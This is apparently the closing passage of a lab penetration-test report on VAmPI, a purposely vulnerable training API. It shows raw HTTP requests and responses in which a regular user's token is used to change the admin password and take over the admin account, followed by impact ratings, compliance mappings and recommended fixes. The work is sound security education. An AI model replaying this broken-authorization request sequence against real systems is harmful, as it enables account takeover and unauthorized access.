  "auth_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOiE3NjM4NDI0NTQsImlhCI6MTc2MzgZNjQ1NCwic3ViIjoibmFtZTEifQ.59kZZN7w9Xv06e-p1D3j74V-Ts6y7iBH3dKCJYEVrik",
  "message": "Successfully logged in.",
  "status": "success"
}
```

- Use the token to update your own password through: **PUT /users/v1/name1/password HTTP/1.1**

Request	Response
Pretty	Raw
Hex	
<pre> 1 PUT /users/v1/name1/password HTTP/1.1 2 Content-Type: application/json 3 Accept: application/json 4 User-Agent: PostmanRuntime/7.49.1 5 Cache-Control: no-cache 6 Postman-Token: f7f08f91-9b81-4167-8324-aff7d9ed8ba3 7 Host: 127.0.0.1:5000 8 Accept-Encoding: gzip, deflate, br 9 Connection: keep-alive 10 Content-Length: 25 11 12 { 13 "password": "pass4" 14 }</pre>	

Pretty	Raw	Hex
Pretty	Raw	Hex
	   	
<pre> 1 PUT /users/v1/name1/password HTTP/1.1 2 Content-Type: application/json 3 Accept: application/json 4 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOiE3NjM4NTQ2MjcsImlhcdCI6MTc2Mzg0ODYyNywiLC3ViIjoibmFtZTEifQ.dzktgKc85s1cusG5azciZsbUqRK8BlvV5gsgBK8KHAI 5 User-Agent: PostmanRuntime/7.49.1 6 Cache-Control: no-cache 7 Postman-Token: 77fb2733-7bf3-4a19-98a0-7864086a7281 8 Host: 127.0.0.1:5000 9 Accept-Encoding: gzip, deflate, br 10 Connection: keep-alive 11 Content-Length: 30 12 13 { 14 "password": "password10" 15 }</pre>		

- Confirm the new password works.

Send Cancel < | > |

Request **Response**

Pretty Raw Hex

```

1 POST /users/v1/login HTTP/1.1
2 Content-Type: application/json
3 Accept: application/json
4 User-Agent: PostmanRuntime/7.49.1
5 Cache-Control: no-cache
6 Postman-Token: 87a2456b-abe4-4a7d-86a2-ff93e3b518f4
7 Host: 127.0.0.1:5000
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10 Content-Length: 53
11
12 {
13     "username": "name1",
14     "password": "password10"
15 }

```

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.9
3 Date: Sat, 22 Nov 2025 22:18:21 GMT
4 Content-Type: application/json
5 Content-Length: 224
6 Connection: close
7
8 {
9     "auth_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOiE3NjM4NTU5MDExImlhdcI6MTc2Mzg0OTkwMSwiZViijoibmFtZTEifQ.QkTEP29aZ0YoV0FPc0ik1BosqfpLc8yIA_Zjg-21phk",
10    "message": "Successfully logged in.",
11    "status": "success"
12 }

```

- Using the same name1 token, modify the URL and update the administrator password by sending: **PUT /users/v1/admin/password HTTP/1.1**

```

PUT /users/v1/admin/password HTTP/1.1
Content-Type: application/json
Accept: application/json
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOiE3NjM4NTQ2MjcsImlhdcI6MTc2Mzg0ODYyNywiZViijoibmFtZTEifQ.dzktgKc85slcusG5azciZsbUqRK8BlvV5gsgBK8KHAI
User-Agent: PostmanRuntime/7.49.1
Cache-Control: no-cache
Postman-Token: 0141b367-246f-4268-a213-6f2634c3b8de
Host: 127.0.0.1:5000
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Length: 30

{
    "password": "password11"
}

```

Send



Cancel

< ▾ > ▾

Request

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 204 NO CONTENT
2 Server: Werkzeug/2.2.3 Python/3.11.9
3 Date: Sat, 22 Nov 2025 22:20:51 GMT
4 Content-Type: application/json
5 Connection: close
6
7 |
```

- Test the previous administrator password to confirm that it no longer works.

Request

Response

Pretty Raw Hex

```
1 POST /users/v1/login HTTP/1.1
2 Content-Type: application/json
3 Accept: application/json
4 User-Agent: PostmanRuntime/7.49.1
5 Cache-Control: no-cache
6 Postman-Token: 5cac9d7f-8b5d-4849-b816-5bbeff217994
7 Host: 127.0.0.1:5000
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10 Content-Length: 48
11
12 {
13     "username": "admin",
14     "password": "pass1"
15 }
```

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.9
3 Date: Sat, 22 Nov 2025 22:22:53 GMT
4 Content-Type: application/json
5 Content-Length: 81
6 Connection: close
7
8 {
9     "status": "fail",
10    "message": "Password is not correct for the given username."
11 }
```

- Login with the newly set administrator password.

Request Response

Pretty Raw Hex

```
1 POST /users/v1/login HTTP/1.1
2 Content-Type: application/json
3 Accept: application/json
4 User-Agent: PostmanRuntime/7.49.1
5 Cache-Control: no-cache
6 Postman-Token: 5cac9d7f-8b5d-4849-b816-5bbeff217994
7 Host: 127.0.0.1:5000
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10 Content-Length: 53
11
12 {
13     "username": "admin",
14     "password": "password11"
15 }
```

- Full administrator access is now obtained without any authorization checks.

```
Pretty Raw Hex Render
```

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.11.9
3 Date: Sat, 22 Nov 2025 22:23:58 GMT
4 Content-Type: application/json
5 Content-Length: 224
6 Connection: close
7
8 {
9     "auth_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOiE3NjM4NTYyMzgsImhdCIGMTc2Mzg1MDIzOCwic3ViIjoiYWRtaW4ifQ.LmnXUL0BDyTHDNRDk6UNBcmbenxv5J8_0Xoc_HNf
10    "message": "Successfully logged in.",
11    "status": "success"
12 }
```

Impact

Unauthorized password updates allow complete account takeover. An attacker can lock out legitimate users, gain administrator access to the system, and perform privileged operations.

CVSS v4.0 Risk Rating: Critical

GDPR Impact: Violates GDPR Articles 5, 24, and 32 due to failure to enforce proper security controls on personal accounts. Unauthorized access through password manipulation qualifies as a significant data protection failure.

PCI DSS Impact: Violates requirements 7, 8, and 10 concerning access control, authentication management, and monitoring of security events.

NIST 800-53 Impact: Violates:

- AC-2 (Account Management)
- AC-3 (Access Enforcement)
- IA-5 (Authenticator Management)
- SC-28 (Protection of Information at Rest)

Recommended Fix

- Validate all sensitive operations using the authenticated user identity from the token.
- Remove all user identifiers from URL based trust.
- Enforce role based access control rules for password changes.
- Add server side verification that only the account owner or an authorized administrator can modify credentials.

Conclusion

This exercise served as an educational training activity. VAmPI is a purposely vulnerable API designed for learning and practicing API security testing. The assessment allowed me to explore real API weaknesses, understand how attackers move through an environment, and apply OWASP API Security Top 10 concepts in a controlled and safe lab setup. The findings highlight common security issues that appear in real applications and show why secure design, careful validation, and proper access control are important.

Top 5 Immediate Actions (Executive Checklist):

1. Fix Broken Object-Level Authorization by enforcing strict ownership checks.
2. Remove or secure all debug endpoints that expose sensitive user data.
3. Correct the password update logic to validate users from tokens.
4. Apply data minimization controls to limit sensitive information in responses.
5. Deploy centralized access control and configuration checks to avoid misconfigurations.

End of report